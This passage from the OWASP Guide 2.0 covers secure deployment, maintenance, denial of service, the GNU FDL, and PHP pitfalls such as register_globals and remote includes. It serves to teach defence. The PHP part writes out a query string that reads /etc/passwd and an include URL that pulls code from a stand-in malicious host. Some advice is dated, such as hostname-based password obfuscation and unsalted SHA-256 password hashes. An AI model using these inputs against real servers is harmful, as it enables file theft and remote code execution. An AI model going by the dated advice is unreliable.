   Our recommendation is to use proven products, tools, or packages rather than rolling your
own.

Further Reading

   •   Wu, H., Misuse of stream ciphers in Word and Excel
       http://eprint.iacr.org/2005/007.pdf

   •   Bindview, Vulnerability in Windows NT's SYSKEY encryption
       http://www.bindview.com/Services/razor/Advisories/1999/adv_WinNT_syskey.cfm

   •   Schneier, B. Is 1024 bits enough?, April 2002 Cryptogram
       http://www.schneier.com/crypto-gram-0204.html#3

   •   Schneier, B., Cryptogram,
       http://www.counterpane.com/cryptogram.html

   •   NIST, Replacing SHA-1 with stronger variants: SHA-256  512
       http://csrc.nist.gov/CryptoToolkit/tkhash.html
       http://csrc.nist.gov/CryptoToolkit/tkencryption.html

   •   UUIDs are only unique if you generate them:
       http://blogs.msdn.com/larryosterman/archive/2005/07/21/441417.aspx

   •   Cryptographically Secure Random Numbers on Win32:
       http://blogs.msdn.com/michael_howard/archive/2005/01/14/353379.aspx


                                                  234
OWASP Guide 2.0


Secure Deployment


                    235
OWASP Guide 2.0


Configuration

Objective

   To produce applications which are secure out of the box.

Platforms Affected

   All.

Relevant COBIT Topics

   DS6 – Manage Changes – All sections should be reviewed

Best Practices

   •   Turn off all unnecessary features by default

   •   Ensure that all switches and configuration for every feature is configured initially to be
       the safest possible choice

   •   Inspect the design to see if the less safe choices could be designed in another way. For
       example, password reset systems are intrinsically unsound from a security point of view.
       If you do not ship this component, your application’s users will be safer.
   •   Do not rely on optionally installed features in the base code
   •   Do not configure anything in preparation for an optionally deployable feature.

Default passwords

   Applications often ship with well-known passwords. In a particularly excellent effort, NGS
Software determined that Oracle’s “Unbreakable” database server contained 168 default
passwords out of the box. Obviously, changing this many credentials every time an application
server is deployed it out of the question, nor should it be necessary.


                                                    236
OWASP Guide 2.0

How to identify if you are vulnerable

   •   Inspect the application’s manifest and ensure that no passwords are included in any form,
       whether within the source files, compiled into the code, or as part of the configuration

   •   Inspect the application for usernames and passwords. Ensure that diagrams also do not
       have any

How to protect yourself

   •   Do not ship the product with any configured accounts
   •   Do not hard code any backdoor accounts or special access mechanisms

Secure connection strings

   Connection strings to the database are rarely encrypted. However, they allow a remote
attacker who has shell access to perform direct operations against the database or back end
systems, thus providing a leap point for total compromise.

How to identify if you are vulnerable

   •   Check your framework’s configuration file, registry settings, and any application based
       configuration file (usually config.php, etc) for clear text connection strings to the
       database.

How to protect yourself

   •   Sometimes, no password is just as good as a clear text password
   •   On the Win32 platform, use “TrustedConnection=yes”, and create the DSN with a stored
       credential. The credential is stored as a LSA Secret, which is not perfect, but is better
       than clear text passwords

   •   Develop a method to obfuscate the password in some form, such as “encrypting” the
       name using the hostname or similar within code in a non-obvious way.

   •   Ask the database developer to provide a library which allows remote connections using a
       password hash instead of a clear text credential.

Secure network transmission

   By default, no unencrypted data should transit the network.


                                                 237
OWASP Guide 2.0

How to identify if you are vulnerable

   •   Use a packet capture tool, such as Ethereal and mirror a switch port near the database or
       application servers.

   •   Sniff the traffic for a while and determine your exposure to an attacker performing this
       exact same task

How to protect yourself

   •   Use SSL, SSH and other forms of encryption (such as encrypted database connections) to
       prevent data from being intercepted or interfered with over the wire.

Encrypted data

   Some information security policies and standards require the database on-disk data to be
encrypted. However, this is essentially useless if the database connection allows clear text access
to the data. What is more important is the obfuscation and one-way encryption of sensitive data.

How to identify if you are vulnerable

   Highly protected applications:
   •   Is there a requirement to encrypt certain data?
   •   If so, is it “encrypted” in such a fashion that allows a database administrator to read it
       without knowing the key?

   If so, the “encryption” is useless and another approach is required

How to protect yourself

   Highly protected applications and any application that has a requirement to encrypt data:
   •   Passwords should only be stored in a non-reversible format, such as SHA-256 or similar
   •   Sensitive data like credit cards should be carefully considered – do they have to be stored
       at all? The PCI guidelines are very strict on the storage of credit card data. We
       strongly recommend against it.
   •   Encrypted data should not have the key on the database server.
   The last requirement requires the attacker to take control of two machines to bulk decrypt
data. The encryption key should be able to be changed on a regular basis, and the algorithm
should be sufficient to protect the data in a temporal timeframe. For example, there is no point in
using 40 bit DES today; data should be encrypted using AES-128 or better.
                                                   238
OWASP Guide 2.0

Database security

   Data obtained from the user needs to be stored securely. In nearly every application,
insufficient care is taken to ensure that data cannot be obtained from the database itself.


                                                 239
OWASP Guide 2.0

How to identify if you are vulnerable

   •   Does the application connect to the database using low privilege users?

   •   Are there different database connection users for application administration and normal
       user activities? If not, why not?

   •   Does the application make use of safer constructs, such as stored procedures which do
       not require direct table access?
   •   Highly protected applications:
          1. Is the database is on another host? Is that host locked down?
          2. All patches deployed and latest database software in use?

          3. Does the application connect to the database using an encrypted link? If not, is the
              application server and database server in a restricted network with minimal other
              hosts, particularly untrusted hosts like desktop workstations?

How to protect yourself

   •   The application should connect to the database using as low privilege user as is possible

   •   The application should connect to the database with different credentials for every trust
       distinction (eg, user, read-only user, guest, administrators) and permissions applied to
       those tables and databases to prevent unauthorized access and modification

   •   The application should prefer safer constructs, such as stored procedures which do not
       require direct table access. Once all access is through stored procedures, access to the
       tables should be revoked
   •   Highly protected applications:
          1. The database should be on another host, which should be locked down with all
              current patches deployed and latest database software in use.

          2. The application should connect to the database using an encrypted link. If not, the
              application server and database server must reside in a restricted network with
              minimal other hosts.
          3. Do not deploy the database server in the main office network.

Further Reading

   •   ITIL – Change Management http://www.itil.org.uk/

                                                  240
OWASP Guide 2.0


Maintenance

Objective

    To ensure that
    •    products are properly maintained post deployment
    •    minimize the attack surface area through out the production lifecycle
    •    security defects are fixed properly and in a timely fashion

Platforms Affected

    All.

Relevant COBIT Topics

    DS6 – Manage Changes – All sections should be reviewed

Best Practices

    There is a strong inertia to resist patching “working” (but vulnerable) systems. It is your
responsibility as a developer to ensure that the user is as safe as is possible and encourage
patching vulnerable systems rapidly by ensuring that your patches are comprehensive (ie no
more fixes of this type are likely), no regression of previous issues (ie fixes stay fixed), and
stable (ie you have performed adequate testing).
    Supported applications should be regularly maintained, looking for new methods to obviate
security controls
    It is normal within the industry to provide support for n-1 to n-2 versions, so some form of
source revision control, such as CVS, ClearCase, or SubVersion will be required to manage
security bug fixes to avoid regression errors
    Updates should be provided in a secure fashion, either by digitally signing packages, or using
a message digest which is known to be relatively free from collisions
    Support policy for security fixes should be clearly communicated to users, to ensure users are
aware of which versions are supported for security fixes and when products are due to be end of
lifed.


                                                  241
OWASP Guide 2.0

Security Incident Response

    Many organizations are simply not prepared for public disclosure of security vulnerabilities.
There are several categories of disclosure:
    •    Hidden
    •    0day
    •    Full disclosure and limited disclosure
    •    With and without vendor response

    Vendors with a good record of security fixes will often gain early insight into security
vulnerabilities. Others will have many public vulnerabilities published to 0day boards or mailing
lists.

How to determine if you are vulnerable

    Does the organization:
    •    Have an incident management policy?
    •    Monitor abuse@...
    •    Monitor Bugtraq and similar mail lists for their own product
    •    Publish a security section on their web site? If so, does it have the ability to submit a
         security incident? In a secure fashion (such as exchange of PGP keys or via SSL)?
    •    Could even the most serious of security breaches be fixed within 30 days? If no, what
         would it take to remedy the situation?
    If any of the questions are “no”, then the organization is at risk from 0day exposure.


                                                     242
OWASP Guide 2.0

How to protect yourself

    •   Create and maintain an incident management policy
    •   Monitor abuse@...

    •   Monitor Bugtraq and similar mail lists. Use the experience of similar products to learn
        from their mistakes and fix them before they are found in your own products

    •   Publish a security section on their web site, with the ability to submit a security incident
        in a secure fashion (such as exchange of PGP keys or via SSL)

    •   Have a method of getting security fixes turned around quickly, certainly fully tested
        within 30 days.

Fix Security Issues Correctly

    Security vulnerabilities exist in all software. Occasionally, these will be discovered by
outsiders such as security researchers or customers, but more often than not, the issues will be
found whilst working on the next version.
    Security vulnerabilities are “patterned” – it is extraordinarily unlikely that a single
vulnerability is the only vulnerability of its type. It is vital that all similar vulnerabilities are
eliminated by using root cause analysis and attack surface area reduction occurs. This will
require a comprehensive search of the application for “like” vulnerabilities to ensure that no
repeats of the current vulnerability crop up.
    Microsoft estimates that each fix costs more than $100,000 to develop, test, and deploy, and
obviously many tens of millions more by its customers to apply. Only by reducing the number of
fixes can this cost be reduced. It is far cheaper to spend a little more time and throw a little more
resources at the vulnerability to close it off permanently.

How to identify if you are vulnerable

    Certain applications will have multiple vulnerabilities of a similar nature released publicly on
mail lists such as Bugtraq. Such applications have not been reviewed to find all similar
vulnerabilities or to fix the root cause of the issue.


                                                    243
OWASP Guide 2.0

How to protect yourself

   •   Ensure that root cause analysis is used to identify the underlying reason for the defect
   •   Use attack surface area reduction and risk methodologies to remove as many
       vulnerabilities of this type as is possible within the prescribed time frame or budget

Update Notifications

   Often users will obtain a product and never upgrade it. However, sometimes it is necessary
for the product to be updated to protect against known security vulnerabilities.

How to identify if you are vulnerable

   •   Is there a method of notifying the owners / operators / system administrators of the
       application that there is a newer version available?

How to protect yourself

   Preferably, the application should have the ability to “phone home” to check for newer
versions and alert system administrators when new versions are available. If this is not possible,
for example, in highly protected environments where “phone home” features are not allowed,
another method should be offered to keep the administrators up to date.

Regularly check permissions

   Applications are at the mercy of system administrators who are often fallible. Applications
that rely upon certain resources being protected should take steps to ensure that these resources
are not publicly exposed and have sufficient protection as per their risk to the application.


                                                    244
OWASP Guide 2.0

How to identify if you are vulnerable

   •   Does the application require certain files to be “safe” from public exposure? For example,
       many J2EE applications are reliant upon web.xml to be read only for the servlet container
       to protect against local users reading infrastructure credentials. PHP applications often
       have a file called “config.php” which contains similar details.

   •   If such a resource exists, does relaxing the permissions expose the application to
       vulnerability from local or remote users?

How to protect yourself

   The application should regularly review the permissions of key files, directories and
resources that contain application secrets to ensure that permissions have not been relaxed. If the
permissions expose an immediate danger, the application should stop functioning until the issue
is fixed, otherwise, notifying or alerting the administrator should be sufficient.

Further Reading

   •   Howard, M., Reducing the attack surface area of applications
       http://msdn.microsoft.com/msdnmag/issues/04/11/AttackSurface/default.aspx


                                                 245
OWASP Guide 2.0


Denial Of Service attacks

Objective

   To ensure that the application is robust as possible in the face of denial of service attacks.

Platforms Affected

   All.

Relevant COBIT Topics

   DS5.20 – Firewall architecture and connection with public networks

Description

   Denial of Service (DoS) attacks has been primarily targeted against known software, with
vulnerabilities that would allow the DoS attack to succeed.

Excessive CPU consumption

   Modern MVC style applications are significant code bases in their own right. Many of the
non-trivial business requests, such as report generation and statistical analys can consume quite
large chunks of CPU time. When the CPU is asked to perform too many tasks at once,
performance can suffer.

How to determine if you are vulnerable

   •   Stress test your application to understand where the bottlenecks are

How to protect yourself

   •   Only allow authenticated and authorized users to consume significant CPU requests

   •   Carefully meter access to these bottlenecks and potentially re-code or change parameters
       to prevent the basic default requests from consuming so much CPU time

Excessive disk I/O consumption

   Database searches, large images, and huge cheap disks lead to unending requests for more
disk I/Os. However, the best I/O’s are the I/O’s not taken. These might be serviced from RAM or
simply not performed at all. Once a disk is required to search say a 50 MB index for each and
every request, even the most grunty server will fail with even a moderate user load.


                                                   246
OWASP Guide 2.0

How to determine if you are vulnerable

   •   Stress test your application to understand where the bottlenecks are

How to protect yourself

   •   Only allow authenticated and authorized users to consume significant disk I/O requests

   •   Carefully meter access to these bottlenecks and potentially re-code or change parameters
       to prevent the basic default requests from consuming so much disk time or space

Excessive network I/O consumption

How to determine if you are vulnerable

   •   Profile your application with a network optimization tool
   •   Any page or resource which gives out over a 20x input ratio (ie one kb request returning
       a 20 kb page and images) is a huge DoS amplifier and will quickly bring your site to its
       knees if a Slashdot post or attacker hits

How to protect yourself

   •   Only allow authenticated and authorized users to consume significant network requests
   •   Minimize the total size of any unauthenticated pages and resources

   •   Use a DoS shield or similar to help protect against some forms of DoS attack, however,
       be warned these devices cannot help if the upstream infrastructure has been overwhelmed

User Account Lockout

   A common denial of service attack against operating systems is to lockout user accounts if an
account lockout policy is in place.

How to determine if you are vulnerable

   Using an automated script, an attacker would try to enumerate various user accounts and lock
them out.


                                                   247
OWASP Guide 2.0

How to protect yourself

   •   Allow users to select their own account names. They are remarkably good at this
   •   Do not use predictable account numbers or easily guessed account names, like “A1234”
       “A1235”, etc.
   •   Record user lockout requests. If more than one account is locked out by the same IP
       address in a short time (say 30 seconds), prevent access from that source IP address
   •   Automatically unlock accounts after 15 minutes

Further reading

   http://www.corsaire.com/white-papers/040405-application-level-dos-attacks.pdf


                                                 248
OWASP Guide 2.0


Appendices


             249
OWASP Guide 2.0


GNU Free Documentation License

               Version 1.1, March 2000

               Copyright © 2000 Free Software Foundation, Inc.

               59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

   Everyone is permitted to copy and distribute verbatim copies of this license document, but
changing it is not allowed.

PREAMBLE

   The purpose of this License is to make a manual, textbook, or other written document "free"
in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with
or without modifying it, either commercially or non-commercially. Secondarily, this License
preserves for the author and publisher a way to get credit for their work, while not being
considered responsible for modifications made by others.
   This License is a kind of "copyleft", which means that derivative works of the document
must themselves be free in the same sense. It complements the GNU General Public License,
which is a copyleft license designed for free software.
   We have designed this License in order to use it for manuals for free software, because free
software needs free documentation: a free program should come with manuals providing the
same freedoms that the software does. But this License is not limited to software manuals; it can
be used for any textual work, regardless of subject matter or whether it is published as a printed
book. We recommend this License principally for works whose purpose is instruction or
reference.

APPLICABILITY AND DEFINITIONS

   This License applies to any manual or other work that contains a notice placed by the
copyright holder saying it can be distributed under the terms of this License. The "Document",
below, refers to any such manual or work. Any member of the public is a licensee, and is
addressed as "you".
   A "Modified Version" of the Document means any work containing the Document or a
portion of it, either copied verbatim, or with modifications and/or translated into another
language.

                                                   250
OWASP Guide 2.0

    A "Secondary Section" is a named appendix or a front-matter section of the Document that
deals exclusively with the relationship of the publishers or authors of the Document to the
Document's overall subject (or to related matters) and contains nothing that could fall directly
within that overall subject. (For example, if the Document is in part a textbook of mathematics, a
Secondary Section may not explain any mathematics.)
    The relationship could be a matter of historical connection with the subject or with related
matters, or of legal, commercial, philosophical, ethical or political position regarding them.
    The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being
those of Invariant Sections, in the notice that says that the Document is released under this
License.
    The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or
Back-Cover Texts, in the notice that says that the Document is released under this License.
    A "Transparent" copy of the Document means a machine-readable copy, represented in a
format whose specification is available to the general public, whose contents can be viewed and
edited directly and straightforwardly with generic text editors or (for images composed of pixels)
generic paint programs or (for drawings) some widely available drawing editor, and that is
suitable for input to text formatters or for automatic translation to a variety of formats suitable
for input to text formatters. A copy made in an otherwise Transparent file format whose markup
has been designed to thwart or discourage subsequent modification by readers is not Transparent.
A copy that is not "Transparent" is called "Opaque".
    Examples of suitable formats for Transparent copies include plain ASCII without markup,
Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and
standard-conforming simple HTML designed for human modification.
    Opaque formats include PostScript, PDF, proprietary formats that can be read and edited
only by proprietary word processors, SGML or XML for which the DTD and/or processing tools
are not generally available, and the machine-generated HTML produced by some word
processors for output purposes only.
    The "Title Page" means, for a printed book, the title page itself, plus such following pages as
are needed to hold, legibly, the material this License requires to appear in the title page.
    For works in formats which do not have any title page as such, "Title Page" means the text
near the most prominent appearance of the work's title, preceding the beginning of the body of
the text.


                                                  251
OWASP Guide 2.0

VERBATIM COPYING

   You may copy and distribute the Document in any medium, either commercially or non-
commercially, provided that this License, the copyright notices, and the license notice saying this
License applies to the Document are reproduced in all copies, and that you add no other
conditions whatsoever to those of this License. You may not use technical measures to obstruct
or control the reading or further copying of the copies you make or distribute. However, you may
accept compensation in exchange for copies. If you distribute a large enough number of copies
you must also follow the conditions in section 3.
   You may also lend copies, under the same conditions stated above, and you may publicly
display copies.

COPYING IN QUANTITY

   If you publish printed copies of the Document numbering more than 100, and the Document's
license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and
legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on
the back cover. Both covers must also clearly and legibly identify you as the publisher of these
copies. The front cover must present the full title with all words of the title equally prominent
and visible. You may add other material on the covers in addition. Copying with changes limited
to the covers, as long as they preserve the title of the Document and satisfy these conditions, can
be treated as verbatim copying in other respects.
   If the required texts for either cover are too voluminous to fit legibly, you should put the first
ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent
pages.
   If you publish or distribute Opaque copies of the Document numbering more than 100, you
must either include a machine-readable Transparent copy along with each Opaque copy, or state
in or with each Opaque copy a publicly-accessible computer-network location containing a
complete Transparent copy of the Document, free of added material, which the general network-
using public has access to download anonymously at no charge using public-standard network
protocols. If you use the latter option, you must take reasonably prudent steps, when you begin
distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus
accessible at the stated location until at least one year after the last time you distribute an Opaque
copy (directly or through your agents or retailers) of that edition to the public.


                                                    252
OWASP Guide 2.0

    It is requested, but not required, that you contact the authors of the Document well before
redistributing any large number of copies, to give them a chance to provide you with an updated
version of the Document.

MODIFICATIONS

    You may copy and distribute a Modified Version of the Document under the conditions of
sections 2 and 3 above, provided that you release the Modified Version under precisely this
License, with the Modified Version filling the role of the Document, thus licensing distribution
and modification of the Modified Version to whoever possesses a copy of it. In addition, you
must do these things in the Modified Version:
    Use in the Title Page (and on the covers, if any) a title distinct from that of the Document,
and from those of previous versions (which should, if there were any, be listed in the History
section of the Document). You may use the same title as a previous version if the original
publisher of that version gives permission.
    List on the Title Page, as authors, one or more persons or entities responsible for authorship
of the modifications in the Modified Version, together with at least five of the principal authors
of the Document (all of its principal authors, if it has less than five).
    State on the Title page the name of the publisher of the Modified Version, as the publisher.
    Preserve all the copyright notices of the Document.
    Add an appropriate copyright notice for your modifications adjacent to the other copyright
notices.
    Include, immediately after the copyright notices, a license notice giving the public
permission to use the Modified Version under the terms of this License, in the form shown in the
Addendum below.
    Preserve in that license notice the full lists of Invariant Sections and required Cover Texts
given in the Document's license notice. Include an unaltered copy of this License.
    Preserve the section entitled "History", and its title, and add to it an item stating at least the
title, year, new authors, and publisher of the Modified Version as given on the Title Page. If
there is no section entitled "History" in the Document, create one stating the title, year, authors,
and publisher of the Document as given on its Title Page, then add an item describing the
Modified Version as stated in the previous sentence.
    Preserve the network location, if any, given in the Document for public access to a
Transparent copy of the Document, and likewise the network locations given in the Document
                                                   253
OWASP Guide 2.0

for previous versions it was based on. These may be placed in the "History" section. You may
omit a network location for a work that was published at least four years before the Document
itself, or if the original publisher of the version it refers to gives permission.
    In any section entitled "Acknowledgements" or "Dedications", preserve the section's title,
and preserve in the section all the substance and tone of each of the contributor
acknowledgements and/or dedications given therein.
    Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles.
Section numbers or the equivalent are not considered part of the section titles.
    Delete any section entitled "Endorsements". Such a section may not be included in the
Modified Version.
    Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant
Section.
    If the Modified Version includes new front-matter sections or appendices that qualify as
Secondary Sections and contain no material copied from the Document, you may at your option
designate some or all of these sections as invariant. To do this, add their titles to the list of
Invariant Sections in the Modified Version's license notice. These titles must be distinct from any
other section titles.
    You may add a section entitled "Endorsements", provided it contains nothing but
endorsements of your Modified Version by various parties--for example, statements of peer
review or that the text has been approved by an organization as the authoritative definition of a
standard.
    You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25
words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only
one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through
arrangements made by) any one entity. If the Document already includes a cover text for the
same cover, previously added by you or by arrangement made by the same entity you are acting
on behalf of, you may not add another; but you may replace the old one, on explicit permission
from the previous publisher that added the old one.
    The author(s) and publisher(s) of the Document do not by this License give permission to use
their names for publicity for or to assert or imply endorsement of any Modified Version.


                                                      254
OWASP Guide 2.0

COMBINING DOCUMENTS

   You may combine the Document with other documents released under this License, under
the terms defined in section 4 above for modified versions, provided that you include in the
combination all of the Invariant Sections of all of the original documents, unmodified, and list
them all as Invariant Sections of your combined work in its license notice.
   The combined work need only contain one copy of this License, and multiple identical
Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections
with the same name but different contents, make the title of each such section unique by adding
at the end of it, in parentheses, the name of the original author or publisher of that section if
known, or else a unique number. Make the same adjustment to the section titles in the list of
Invariant Sections in the license notice of the combined work.
   In the combination, you must combine any sections entitled "History" in the various original
documents, forming one section entitled "History"; likewise combine any sections entitled
"Acknowledgements", and any sections entitled "Dedications". You must delete all sections
entitled "Endorsements."

COLLECTIONS OF DOCUMENTS

   You may make a collection consisting of the Document and other documents released under
this License, and replace the individual copies of this License in the various documents with a
single copy that is included in the collection, provided that you follow the rules of this License
for verbatim copying of each of the documents in all other respects.
   You may extract a single document from such a collection, and distribute it individually
under this License, provided you insert a copy of this License into the extracted document, and
follow this License in all other respects regarding verbatim copying of that document.

AGGREGATION WITH INDEPENDENT WORKS

   A compilation of the Document or its derivatives with other separate and independent
documents or works, in or on a volume of a storage or distribution medium, does not as a whole
count as a Modified Version of the Document, provided no compilation copyright is claimed for
the compilation. Such a compilation is called an "aggregate", and this License does not apply to
the other self-contained works thus compiled with the Document, on account of their being thus
compiled, if they are not themselves derivative works of the Document.


                                                  255
OWASP Guide 2.0

   If the Cover Text requirement of section 3 is applicable to these copies of the Document,
then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts
may be placed on covers that surround only the Document within the aggregate. Otherwise they
must appear on covers around the whole aggregate.

TRANSLATION

   Translation is considered a kind of modification, so you may distribute translations of the
Document under the terms of section 4. Replacing Invariant Sections with translations requires
special permission from their copyright holders, but you may include translations of some or all
Invariant Sections in addition to the original versions of these Invariant Sections. You may
include a translation of this License provided that you also include the original English version
of this License. In case of a disagreement between the translation and the original English
version of this License, the original English version will prevail.

TERMINATION

   You may not copy, modify, sublicense, or distribute the Document except as expressly
provided for under this License. Any other attempt to copy, modify, sublicense or distribute the
Document is void, and will automatically terminate your rights under this License. However,
parties who have received copies, or rights, from you under this License will not have their
licenses terminated so long as such parties remain in full compliance.

FUTURE REVISIONS OF THIS LICENSE

   The Free Software Foundation may publish new, revised versions of the GNU Free
Documentation License from time to time. Such new versions will be similar in spirit to the
present version, but may differ in detail to address new problems or concerns. See
http://www.gnu.org/copyleft/
   Each version of the License is given a distinguishing version number. If the Document
specifies that a particular numbered version of this License "or any later version" applies to it,
you have the option of following the terms and conditions either of that specified version or of
any later version that has been published (not as a draft) by the Free Software Foundation. If the
Document does not specify a version number of this License, you may choose any version ever
published (not as a draft) by the Free Software Foundation.


                                                    256
OWASP Guide 2.0


PHP Guidelines
    PHP (recursive acronym for PHP: Hypertext Preprocessor) is a widely used server-side
scripting language for creating dynamic web pages. Server-side means that the code is
interpreted on the server before the result is sent to the client. PHP code is embedded in HTML
code and it is easy to get started with, while still very powerful for the experienced programmer.
However being extremely feature rich and easy to get started with is not only positive, it to often
leads to insecure applications vulnerable to several different kinds of attacks. This chapter will
try to explain the most common attacks and how we can protect ourselves against them.
    PHP is open-source and freely downloadable from http://www.php.net/

Global variables

       Variables declared outside of functions are considered global by PHP. The opposite is
that a variable declared inside a function, is considered to be in local function scope. PHP
handles global variables quite differently that say languages like C. In C, a global variable is
always available in local scope as well as global, as long as it is not overridden by a local
definition. In PHP things are different; to access a global variable from local scope you have to
declare it global in that scope. The following example shows this:


$sTitle = 'Page title'; // Global scope


function printTitle()
{

       global $sTitle; // Declare the variable as global
       echo $sTitle; // Now we can access it just like it was a local variable

}


       All variables in PHP are represented by a dollar sign followed by the name of the
variable. The names are case-sensitive and must start with a letter or underscore, followed by any
number of letters, numbers, or underscores.


                                                 257
OWASP Guide 2.0

register_globals

     The register_globals directive makes input from GET, POST and COOKIE, as well as
session variables and uploaded files, directly accessible as global variables in PHP. This single
directive, if set in php.ini, is the root of many vulnerabilities in web applications.
     Let's start by having a look at an example:


if ($bIsAlwaysFalse)
{
         // This is never executed:
         $sFilename = 'somefile.php';
}

//             ...
if ( $sFilename != '' )

{
         // Open $sFilename and send it's contents to the browser

         //             ...
}


     If we were to call this page like: page.php?sFilename=/etc/passwd with register_globals
set, it would be the same as to write the following:


$sFilename = '/etc/passwd'; // This is done internally by PHP
if ( $bIsAlwaysFalse )
{             // This is never executed:

         $sFilename = 'somefile.php';
}
// ...
if ( $sFilename != '' )
{
         // Open $sFilename and send it's contents to the browser

         // ...
}


                                                     258
OWASP Guide 2.0

      PHP takes care of the $sFilename = '/etc/passwd'; part for us. What this means is that a
malicious user could inject his/her own value for $sFilename and view any file readable under
the current security context.
      We should always think of that “what if” when writing code. So turning off register_globals
might be a solution but what if our code ends up on a server with register_globals on. We must
bear in mind that all variables in global scope could have been tampered with. The correct way to
write the above code would be to make sure that we always assign a value to $sFilename:


// We initialize $sFilename to an empty string
$sFilename = '';
if ( $bIsAlwaysFalse ) {

            // This is never executed:
            $sFilename = 'somefile.php';

}
...
if ( $sFilename != '' ) {
      // Open $sFilename and send it's contents to the browser

      ...
}


      Another solution would be to have as little code as possible in global scope. Object oriented
programming (OOP) is a real beauty when done right and I would highly recommend you to take
that approach. We could write almost all our code in classes that is generally safer and promotes
reuse. Like we never should assume that register_globals is off we should never assume it is on.
The correct way to get input from GET, POST, COOKIE etc is to use the superglobals that were
added in PHP version 4.1.0. These are the $_GET, $_POST, $_ENV, $_SERVER, $_COOKIE,
$_REQUEST $_FILES, and $_SESSION arrays. The term superglobals is used since they are
always available without regard to scope.

Includes and Remote files

      The PHP functions include() and require() provides an easy way of including and evaluating
files. When a file is included, the code it contains inherits the variable scope of the line on which
the include statement was executed. All variables available at that line will be available within

                                                  259
OWASP Guide 2.0

the included file. And the other way around, variables defined in the included file will be
available to the calling page within the current scope. The included file does not have to be a file
on the local computer. If the allow_url_fopen directive is enabled in php.ini you can specify the
file to be included using an URL.
    PHP will get it via HTTP instead of a local pathname. While this is a nice feature it can also
be a big security risk.
    Note: The allow_url_fopen directive is enabled by default.
    A common mistake is not considering that every file can be called directly, that is a file
written to be included is called directly by a malicious user. An example:


    // file.php
    $sIncludePath = '/inc/';
    include($sIncludePath . 'functions.php');
    ...


    // functions.php
    include($sIncludePath . 'datetime.php');
    include($sIncludePath . 'filesystem.php');


    In the above example, functions.php is not meant to be called directly, so it assumes the
calling page sets $sIncludePath. By creating a file called datetime.php or filesystem.php on
another server (and turning off PHP processing on that server) we could call functions.php like
the following:


    functions.php?sIncludePath=http://www.malicioushost.com/


    PHP would nicely download datetime.php from the other server and execute it, which means
a malicious user could execute code of his/her choice in functions.php. I would recommend
against includes within includes (as the example above). In my opinion, it makes it harder to
understand and get an overview of the code. Right now, we want to make the above code safe
and to do that we make sure that functions.php really is called from file.php. The code below
shows one solution:

                                                   260
OWASP Guide 2.0

   // file.php
   define('SECURITY_CHECK', true);
   $sIncludePath = '/inc/';
   include($sIncludePath . 'functions.php');
   ...
   // functions.php
   if ( !defined('SECURITY_CHECK') ) {
   // Output error message and exit.
   ...
   }
   include($sIncludePath . 'datetime.php');
   include($sIncludePath . 'filesystem.php');
   The function define() defines a constant. Constants are not prefixed by a dollar sign ($) and
thus we can not break this by something like: functions.php?SECURITY_CHECK=1 Although
not so common these days you can still come across PHP files with the .inc extension. These
files are only meant to be included by other files. What is often overlooked is that these files, if
called directly, does not go through the PHP preprocessor, and thus is sent in clear text. We
should be consistent and stick with one extension that we know is processed by PHP. The .php
extension is recommended.

File upload

   PHP is a feature rich language and one of it is built in features is automatic handling of file
uploads. When a file is uploaded to a PHP page, it is automatically saved to a temporary
directory. New global variables describing the uploaded file will be available within the page.
Consider the following HTML code presenting a user with an upload form:
<form action= “page.php “ method= “POST “ enctype= “multipart/form-data “>
<input type= “file “ name= “testfile “ />
<input type= “submit “ value= “Upload file “ />

</form>

   After submitting the above form, new variables will be available to page.php based on the
“testfile” name.
// Variables set by PHP and what they will contain:
// A temporary path/filename generated by PHP. This is where the file is

                                                  261
OWASP Guide 2.0

// saved until we move it or it is removed by PHP if we choose not to do
anything with it.

$testfile
// The original name/path of the file on the client's system.

$testfile_name
// The size of the uploaded file in bytes.
$testfile_size
// The mime type of the file if the browser provided this information. For
example:     “image/jpeg”.
$testfile_type

    A common approach is to check if $testfile is set and if it is, start working on it right away,
maybe copying it to a public directory, accessible from any browser. You probably already
guessed it; this is a very insecure way of working with uploaded files. The $testfile variable
does not have to be a path/file to an uploaded file. It could come from GET, POST, and
COOKIE etc. A malicious user could make us work on any file on the server, which is not very
pleasant. We should not assume anything about the register_globals directive, it could be on or
off for all we care, our code should work with or without it and most importantly it will be just as
secure regardless of configuration settings. So the first thing we should do is to use the $_FILES
array:


// The temporary filename generated by PHP
$_FILES['testfile']['tmp_name']

// The original name/path of the file on the client's system.
$_FILES['testfile']['name']
// The mime type of the file if the browser provided this information.

// For example:       “image/jpeg “.
$_FILES['testfile']['type']

// The size of the uploaded file in bytes.
$_FILES['testfile']['size']

    The built in functions is_uploaded_file() and/or move_uploaded_file() should be
called with $_FILES['testfile']['tmp_name'] to make sure that the file really was uploaded
by HTTP POST. The following example shows a straightforward way of working with uploaded
files:


                                                    262
OWASP Guide 2.0


if ( is_uploaded_file($_FILES['testfile']['tmp_name']) ) {
// Check if the file size is what we expect (optional)
if ( $_FILES['sImageData']['size'] > 102400 ) {
// The size can not be over 100kB, output error message and exit.
...
}

// Validate the file name and extension based on the original name in
$_FILES['testfile']['name'],

// we do not want anyone to be able to upload .php files for example.
...
// Everything is okay so far, move the file with move_uploaded_file
...
}

      Note: We should always check if a variable in the superglobals arrays is set with isset()
before accessing it. I choose not to do that in the above examples because I wanted to keep them
as simple as possible.

Sessions

      Sessions in PHP is a way of saving user specific variables or “state “ across subsequent page
requests. This is achieved by handing a unique session id to the browser which the browser
submits with every new request. The session is alive as long as the browser keeps sending the id
with every new request and not to long time passes between requests. The session id is generally
implemented as a cookie but it could also be a value passed in the URL. Session variables are
saved to files in a directory specified in php.ini, the filenames in this directory are based on the
session ids. Each file will contain the variables for that session in clear text. First we are going to
look at the old and insecure way of working with sessions; unfortunately this way of working
with sessions is still widely used.


// first.php
